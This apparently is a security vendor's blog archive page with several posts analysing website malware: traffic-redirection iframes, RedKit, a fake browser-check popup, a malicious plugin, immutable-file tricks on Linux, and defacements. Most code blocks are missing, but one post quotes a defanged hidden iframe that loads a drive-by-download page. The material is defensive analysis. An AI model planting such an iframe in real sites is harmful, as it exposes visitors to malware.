Showing posts with label remove blacklisting. Show all posts

Thursday, April 21, 2016

Traffic Redirection Malware On Website

Traffic Distribution System (TDS) On Infected Websites

This malware technique is widely used to monitor and redirect traffic from compromised website to malicious content or paid referrals. In past, we highlighted similar cases in our blog: Blacklisted website used to drive traffic to 'penny stock website'

Malicious TDS flow


Background

ThreatSign! client received complaint from his customer that his website got blocked when accessed from Google Chrome. 

Malware details

Upon internal malware scan the infection was identified inside WordPress theme. Obfuscated malicious code generated hidden iframe redirecting visitors to TDS from where they got landed on 3d party pages depending on location, web browser type and other parameters. In some cases, user gets redirected to fake Adobe player download page.

Obfuscated Malicious JavaScript Code

Decoded Malicious Iframe


Detection rate

Malware clean-up

Search for similar code inside your WordPress theme. If you suspect that your website was infected by this or similar malware please select from our Website Anti-malware Monitoring plans and our experts will be happy to clean it up for you.

Tuesday, April 19, 2016

RedKit Malware Still Alive

RedKit Malware Still Alive

RedKit as detected by Online Malware Scanner


Background

Back in 2013, we posted about RedKit infecting significant number of websites. It appears that, three years later, the statistics of the websites submitted to online malware scanner show the revive of this malware among infected websites. 

Malicious action

Malicious iframes are often used to distribute malware hosted on external web resources(websites).

Malware entry

<iframe name=Twitter scrolling=auto frameborder=no align=center height=2 width=2 src=hxxp://brg-catalogues[.]com/mzcf.html?j=1886263>

The URL in src of the iframe hosts another ~15 similar HTML pages (mzcf.html) leading to drive-by-download attack. Both domains are not flagged by Google, meaning that they have not yet been blacklisted:


Malware clean-up

Such malware is often hidden inside the JavaScript file. If you suspect that your website was infected by similar malware, Quttera experts are always happy to clean it for you - Malware Monitoring & Cleanup Plans For Websites


Tuesday, April 12, 2016

Malicious JavaScript Popup On WordPress Websites

Malicious JavaScript Popup On WordPress Websites


This infection pulled out from the malicious websites list submitted by users to our free Online Website Malware Scanner. If your website visitors complain that they experience the same when they access your website, then probably you were hit by the same malware.

Note: since the scan was completely outside-in (HTTP-based) we're not posting here the PHP portion of the malware. 

Malicious Redirect

When this infection loads, your website visitor gets presented with the "Checking your browser" window (see below screenshot). A "Continue" button is there, asking for the user-action in order to complete this stage of the attack. When user clicks this button, it generates random URL that points to another page located on the same server. The URL will have the prefix ?pagerd_

e.g. www.infected-domain.com/?pagerd_dclw7h

Malicious JavaScript Popup

When investigating further and following such generated link, we got the following PHP errors:


Pointing out the malware in infected footer.php file of the installed WordPress theme. 

Summary

Above info shows the path to detect and remove the discussed malware. In order to stay safe and avoid future infection it is essential to keep all passwords safe, WordPress files up to date and of course use only trusted and constantly updated/fixed plugins and themes.

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.


Wednesday, March 2, 2016

Malware Targeted Zend Security Framework


Background


Re-directions are being commonly and wildly abused nowadays. Here at Quttera, we're dealing with them on a daily basis when cleaning ThreatSign! customers websites and servers. However, this particular one really got our attention since it cannot be seen with "unarmed eye" and it resides in one of the many plugins of the site.

The behavior of the redirection exploits the API being used by the site. The malware hooks the API being called, intercepts the parameter and replaces it with its own code for execution back to the original site.


Malware Analysis

When we debugged the site:


stepping inside the API to locate the function. The file below is nowhere to be found:


HTML variable will be the "storage" of the first redirection. When executed, it will be redirected again to another download site:


Checking common sources that could lead to re-directions such as htaccess, wp_redirects and etc... didn't give any results.

Detection and Malware Details

After in-depth analysis and signature searching, we found out that it hides in one of the installed plugins on the site. Due to the huge number of plugins that the site was using, It took us a bit of a time to trace where it leads and VOILA! Behold of the code below. Remember the screenshots above? The code is a match!


There were also a handful of functions in this specific module, like:
  1. Check for ZEND Security Upgrade Version
  2. API Response Handling
  3. Redirection Settings
  4. Content Generator

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.


Sunday, February 14, 2016

How Hackers Prevent Linux Malware From Being Removed

Malware On Linux

Background

Here at Quttera, we clean infected websites on a daily basis and this weekend our automated cure procedure failed to remove malicious files. The customer actually had more than 170 websites on the Linux server which was heavily infected. The automatic cure is executed with root permissions so we started investigating what was this all about.

Investigation 

We logged-in into the infected server and executed few commands with root user such as 


and we got a "Permission denied".


At the beginning we thought that there is an issue with a parent directory permissions but after a quick verification we confirmed that the permissions were OK.

The next step was looking for a running process prevents a file removal, however the lsof output did not confirm this.

It is not a surprise that hackers are constantly changing tactics and improving techniques. This allows them to:

  1. Keep an infection undetected on a compromised server or website as much as possible. 
  2. Make it harder to cleaned/remove it. 

And one of the main challenges is staying on top of those threats as they evolve.

We continued with further investigation and the next step was to use lsattr command which lists file attributes on a Linux second extended file system. We executed the lsattr command on the locked file and the file had "a" and "i" attributes.

You can always search for the lsattr command description through 'man' in Linux. So, we came across chattr command that led us to the following:

  1. chattr change file attributes on a Linux second extended file system
  2. File with the "i" attribute cannot be modified: it cannot be deleted or renamed, no link can be created to this file and no data can be written to it. Only a super-user or a process possessing the CAP_LINUX_IMMUTABLE capability can set or clear the attribute.
  3. File with the "a" attribute set can be opened in append mode only for writing. Only the super-user or a process possessing the CAP_LINUX_IMMUTABLE capability can set or clear the attribute.

So to make the long story short, the solution was to run:


and


which allowed to remove file without any problem


What is "Linux second extended file system"?

The second extended file system (or Ext2) is Ext4 file system grandparent used by Linux kernel.
The Ext2 used as default file system by several Linux distributions and it was replaced by Ext3.
You can find more information about the Ext2 here

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.


Thursday, February 12, 2015


Websites hacked by KkK1337 and NG689Skw

Hackers compromising vulnerable websites and defacing them


Background


Recently, our malware clean-up experts worked on sites that were hacked by KkK1337 hackers. Some sites were hacked, with the help of another team - NG689Skw. One of the notes included the following text: Developers Newbie ~ Indonesia Stealth Cyber Army ~ Amuntai Hacker Team

As per Google and some other resources, the hacked websites count is around 170 (List of sites).


As of today, we were not informed of any other damage by those groups, besides defacement and business websites that went off due to clean-up activities.

Resources

Here are some signs of the infection that we posted on pastebin:

Encoded infection - team logo body

Decoded infection

Few screenshots from compromised websites


If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera help-desk.